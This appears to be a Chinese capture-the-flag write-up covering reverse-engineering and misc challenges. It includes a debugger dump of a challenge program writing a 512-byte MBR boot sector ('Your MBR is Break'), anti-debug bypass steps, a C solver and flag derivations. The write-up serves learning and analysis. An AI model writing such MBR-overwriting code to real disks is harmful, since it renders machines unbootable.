
```
S 0  FS 003B 32位 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_ACCESS_DENIED
EFL 00000246 (NO,NB,E,BE,NS,PE,GE
```

```
地址      HEX 数据                                          ASCII
0023F79C  EB 43 59 6F 75 72 20 4D 42 52 20 69 73 20 42 72  ?CYour MBR is Br
0023F7AC  65 61 6B 20 77 69 74 68 20 63 6F 64 65 3A 31 31  eak with code:11
0023F7BC  36 34 32 0A 0D 0A 44 30 67 33 7B 31 31 36 34 32  642...D0g3{11642
0023F7CC  5F 31 31 39 36 33 7D 00 59 6F 75 20 67 6F 74 20  _11963}.You got
0023F7DC  69 74 0A 0D 00 31 DB 8E D8 A1 13 04 83 E8 02 A3  it...1??????..?
0023F7EC  13 04 C1 E0 06 8E C0 BE 00 7C 31 FF B9 00 02 F3  ?????.|1??..?
0023F7FC  A4 06 68 66 00 CB E8 0C 00 E8 31 00 E8 19 00 E8  ?hf.??..?.?.?
0023F80C  4A 00 E8 4C 00 BD 02 00 B9 23 00 B4 13 B0 01 B7  J.?.?.?.???
0023F81C  00 B3 0C 31 D2 CD 10 C3 BD 38 00 B9 0A 00 B4 13  .?1???8.?.?
0023F82C  B0 01 B7 00 B3 0C 31 D2 B6 03 CD 10 C3 BE 26 00  ???1??.?&.
0023F83C  81 C6 00 7C 31 C0 CD 16 25 FF 00 3C 0D 74 FE 3A  ?.|1???.<.t?
0023F84C  04 75 EA 46 8A 1C 80 FB 00 75 E9 C3 31 C0 CD 16  .u??.?.u??1??
```

```
地址      数值      注释
0023F74C  0000007C  hFile = 0000007C (window)
0023F750  0023F79C  Buffer = 0023F79C
0023F754  00000200  nBytesToWrite = 200 (512.)
0023F758  0023F768  pBytesWritten = 0023F768
0023F75C  00000000  pOverlapped = NULL
0023F760  004357A8  ASCII "浑C"
0023F764  7138E76C  ucrtbase.7138E76C
0023F768  00000200
0023F76C  8DB78195
0023F770  0023F790
0023F774  003222B5
0023F778  0023F79C  ASCII "?CYour MBR is Break with code:11642\n\r
```

巴哈马


分析程序发现程序无法正常运行，不能正常加载IAT表，于是用PEview查看发现造成的原因是.rdata段未能正常加载，于是需要先修改PE。



pFile	Data	Description	Value
00000228	2E 72 64 61	Name	.rdata
0000022C	74 61 00 00		
00000230	00000D7A	Virtual Size	
00000234	00003000	RVA	
00000238	00000000	Size of Raw Data	
0000023C	00001800	Pointer to Raw Data	
00000240	00000000	Pointer to Relocations	
00000244	00000000	Pointer to Line Numbers	
00000248	0000	Number of Relocations	
0000024A	0000	Number of Line Numbers	
0000024C	40000040	Characteristics	
		00000040	IMAGE_SCN_CNT_INITIALIZED_DATA
		40000000	IMAGE_SCN_MEM_READ


根据PE结构，将此处修改为E00

如此用OD加载修改后的文件，运行后显示




```
first,you need make program run
```

查找字符串，将下面的一个jmp跳转nop掉，即可正常运行程序




```
011510BB  .  8945 DA       mov dword ptr ss:[ebp-0x26],eax
011510BE  .  8945 DE       mov dword ptr ss:[ebp-0x22],eax
011510C1  .  8945 E2       mov dword ptr ss:[ebp-0x1E],eax
011510C4  .  8945 E6       mov dword ptr ss:[ebp-0x1A],eax
011510C7  .  8945 EA       mov dword ptr ss:[ebp-0x16],eax
011510CA  .  68 8C311501   push PE_Debug.0115318C           first,you need make program run\n
011510CF  .  E8 4CFFFFFF   call PE_Debug.01151020
011510D4  .  83C4 04       add esp,0x4
011510D7     B8 DE101501   mov eax,PE_Debug.011510DE
011510DC  -  FFE0          jmp eax
011510DE     CD 2D         int 0x2D
011510E0  .  68 B0311501   push PE_Debug.011531B0           please input flag:\n
011510E5  .  E8 36FFFFFF   call PE_Debug.01151020
011510EA  .  83C4 04       add esp,0x4
011510ED  .  8D4D D0       lea ecx,dword ptr ss:[ebp-0x30]
011510F0  .  51            push ecx                         PE_Debug.<ModuleEntryPoint>
011510F1  .  68 C4311501   push PE_Debug.011531C4           %s
011510F6  .  E8 55FFFFFF   call PE_Debug.01151050
011510FB  .  83C4 08       add esp,0x8
011510FE  .  8D55 D0       lea edx,dword ptr ss:[ebp-0x30]
011510DE=PE_Debug.011510DE
eax=1B71DB11
```

用IDA加载，找到main函数



```
  v10 = 0;
  v11 = 0;
  v12 = 0;
  sub_401020("first,you need make program run\n");
  sub_401020("please input flag:\n");
  sub_401050("%s", &v5);
  if ( (char *)&v5 + strlen((const char *)&v5) + 1 != (char *)&v5 + 1
    && (unsigned int)((char *)&v5 + strlen((const char *)&v5) + 1 - ((char *)&v5 + 1)) < 0x1E )
  {
    sub_4013F0(&v13);
    sub_4012A0(&v5, &v3);
    v2 = 10;
    while ( 1 )
    {
      v1 = v2--;
      if ( !v1 )
        break;
      if ( *((char *)&v13 + v2) != v4[2 * v2] || *(&v3 + 2 * v2) + 2 != (off_404018[v2] ^ 3) )
      {
        sub_401020("sry,u are wrong :(\n");
        system("pause");
        return 0;
      }
    }
    sub_401020("Congratulation, flag is:\nD0g3{%s}\n");
    system("pause");
    result = 0;
  }
  else
  {
    sub_401020("sry,u are wrong :(\n");
    system("pause");
    result = 0;
  }
  return result;
}
```


一个简单的20位密码，分别进行奇数位和偶数位比较



```
int main()
{
    char table[20] = { 0, };
    char v3[] = { 0x4C,0x4B,0x64,0x38,0x67,0x50,0x59,0x57,0x53,0x5B,0x00 };
    char v13[] = { 0x32,0x54,0x56,0x42,0x6E,0x78,0x30,0x6C,0x6E,0x6E,0x00 };

    for (int j = 0; j < 10; j++)
    {
        table[j * 2 + 1] = v13[j];
        table[j * 2] = (v3[j] ^ 3) - 2;
    }

    for (int i = 0; i < 20; i++)
        printf("%c", table[i]);
    system("pause");
    return 0;
}
```

https://blog.csdn.net/qq_39850969

得出一个密文，在base64解密



```
M2FTeV9BbnQxX0R1NnVn请按任意键继续. . .
```

D0g3{ 3aSy_Ant1_De6ug}

Misc

智利




表 6.7－18

*	a	b	c	d
a	b	d	a	c
b	d	c	b	a
c	a	b	c	d
d	c	a	d	b

表 6.

*	
a	a
b	b
c	c
d	d

(6) S={a, b, c, d}, * 如表 6.7－19 所定义。

2. 设〈S, *〉是有限可交换独异点，若对于所有的

根据图得出幺元为c，MD5加密

D0g3{4a8a08f09d37b737956490384 08b5f33}